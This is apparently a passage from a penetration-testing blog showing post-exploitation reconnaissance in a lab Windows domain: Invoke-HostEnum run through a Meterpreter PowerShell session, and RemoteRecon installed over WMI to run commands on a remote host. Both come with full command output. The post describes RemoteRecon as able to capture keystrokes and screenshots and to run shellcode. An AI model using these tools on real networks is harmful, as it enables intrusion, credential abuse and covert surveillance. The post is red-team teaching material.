
```
load powershell
powershell_import /root/Desktop/HostEnum.ps1
powershell_shell
Invoke-HostEnum -Local -Domain
```



```
meterpreter > load powershell
Loading extension powershell...Success.
meterpreter > powershell_import /root/Desktop/HostEnum.ps1
[+] File successfully imported. No result was returned.
meterpreter > powershell_shell
PS > Invoke-HostEnum -Local -Domain
[+] Invoke-HostEnum
[+] STARTTIME:  20180520_132327
[+] PID:        2516


[+] Host Summary



HOSTNAME                    : WIN-2NE38K15TGH
OS                          : Microsoft Windows 7 Enterprise  Service Pack 1
ARCHITECTURE                : 64-bit
DATE(UTC)                   : 20180520132327
DATE(LOCAL)                 : 20180520142327+01
INSTALLDATE                 : 20180404002318.000000+060
UPTIME                      : 0 Days, 2 Hours, 25 Minutes, 2 Seconds
IPADDRESSES                 : fe80::d059:2fa8:75f0:7f7f%17, 10.0.0.2
DOMAIN                      : pentestlab.local
```

HostEnum


The parameter **-Domain** will perform and some domain checks like retrieving the list of domain users and other domain information.



```
john                 PENTESTLAB\john                 S-1-5-21-3737340914-2019594
255-2413685307-1142 John Wall
test                 PENTESTLAB\test                 S-1-5-21-3737340914-2019594
255-2413685307-1153 test
Administrator        PENTESTLAB\Administrator        S-1-5-21-3737340914-2019594
255-2413685307-500  Administrator
Guest                PENTESTLAB\Guest                S-1-5-21-3737340914-2019594
255-2413685307-501
krbtgt               PENTESTLAB\krbtgt               S-1-5-21-3737340914-2019594
255-2413685307-502
netbiosX             WIN-2NE38K15TGH\netbiosX        S-1-5-21-4214117530-2061751
917-338482570-1000
Admin                WIN-2NE38K15TGH\Admin           S-1-5-21-4214117530-2061751
917-338482570-1001
Administrator        WIN-2NE38K15TGH\Administrator   S-1-5-21-4214117530-2061751
917-338482570-500
Guest                WIN-2NE38K15TGH\Guest           S-1-5-21-4214117530-2061751
917-338482570-501
```

HostEnum – Domain Users

Domain Information:



```
DomainName                                       : PENTESTLAB
Minimum Password Length                          : 7
Minimum Password Age (Days)                      : 1
Maximum Password Age (Days)                      : 42
Enforce Password History (Passwords remembered) : 24
Account Lockout Threshold                        : 0
Account Lockout Duration (Minutes)               : 30
Observation Window                               : 30




[+] Domain Controllers:


WARNING: column "IPAddress" does not fit into the display and was removed.

Name                               OSVersion                                   Doma
in           Forest           SiteName
----                               ---------                                   ----
--           ------           --------
WIN-PTELU2U07KG.pentestlab.local Windows Server 2012 R2 Standard Evaluation pent
estlab.local pentestlab.local Defaul...
```


HostEnum – Domain Checks

RemoteRecon

In the scenario where local administrator credentials have been obtained and these credentials are shared into a number of hosts it is possible to utilize WMI in order to perform situational awareness on remote hosts. RemoteRecon was developed by Chris Ross and its purpose is to allow the red teamers to conduct recon without deploying the original implant. The script can capture keystrokes and screenshots, execute commands and shellcode and also can load PowerShell scripts for additional tasks.

Prior to any operation the script needs to be installed first remotely into hosts by using local administrator credentials or if the current user is already local admin on the target host only the computer name is necessary.

```
Import-Module .\RemoteRecon.ps1
Install-RemoteRecon -ComputerName 'WIN-2NE38K15TGH'
```




```
Windows PowerShell
Copyright (C) 2013 Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator> Import-Module .\RemoteRecon.ps1
PS C:\Users\Administrator> Install-RemoteRecon -ComputerName 'WIN-2NE38K15TGH'


ComputerName         : WIN-2NE38K15TGH
BaseRegistryPath     : SOFTWARE\\Intel\\PSIS
RunKey               : Run
CommandKey           : Command
CommandArgsKey       : Args
ResultsKey           : Result
ScreeShotResultKey   : Screenshot
KeyLogResultKey      : Keylog
```

RemoteRecon – Install

Output of the commands that are executed via the script can be retrieved with the **Results** parameter.

```
Invoke-PowerShellCmd -ComputerName 'WIN-2NE38K15TGH' -Cmd "ps
Invoke-PowerShellCmd -ComputerName 'WIN-2NE38K15TGH' -Results
```



```
PS C:\Users\Administrator> Invoke-PowerShellCmd -ComputerName 'WIN-2NE38K15TGH' -Cmd "ps -name exp*" -Verbose
VERBOSE: [+] Sending the powershell command argument
VERBOSE: [+] Sending the powershell command


ComputerName : WIN-2NE38K15TGH
Command      : Invoke-PowerShell
Args         : ps -name exp*
ReturnCode   :
Result       :



PS C:\Users\Administrator> Invoke-PowerShellCmd -ComputerName 'WIN-2NE38K15TGH' -Results


ComputerName : WIN-2NE38K15TGH
Command      : Invoke-PowerShell
Args         :
ReturnCode   : 0
Result       : Handles  NPM(K)    PM(K)      WS(K) VM(M)   CPU(s)     Id ProcessName
               -------  ------    -----      ----- -----   ------     -- -----------
                   750      49    42520      62968   277     5.55   2600 explorer
```

RemoteRecon – Usage

References

- https://github.com/PowerShellMafia/PowerSploit/tree/master/Recon
- https://www.blackhillsinfosec.com/hostrecon-situational-awareness-tool/
- http://threatexpress.com/2017/05/invoke-hostenum/
- https://github.com/dafthack/HostRecon
- https://github.com/xorrior/RemoteRecon

Older posts

Blog at WordPress.com.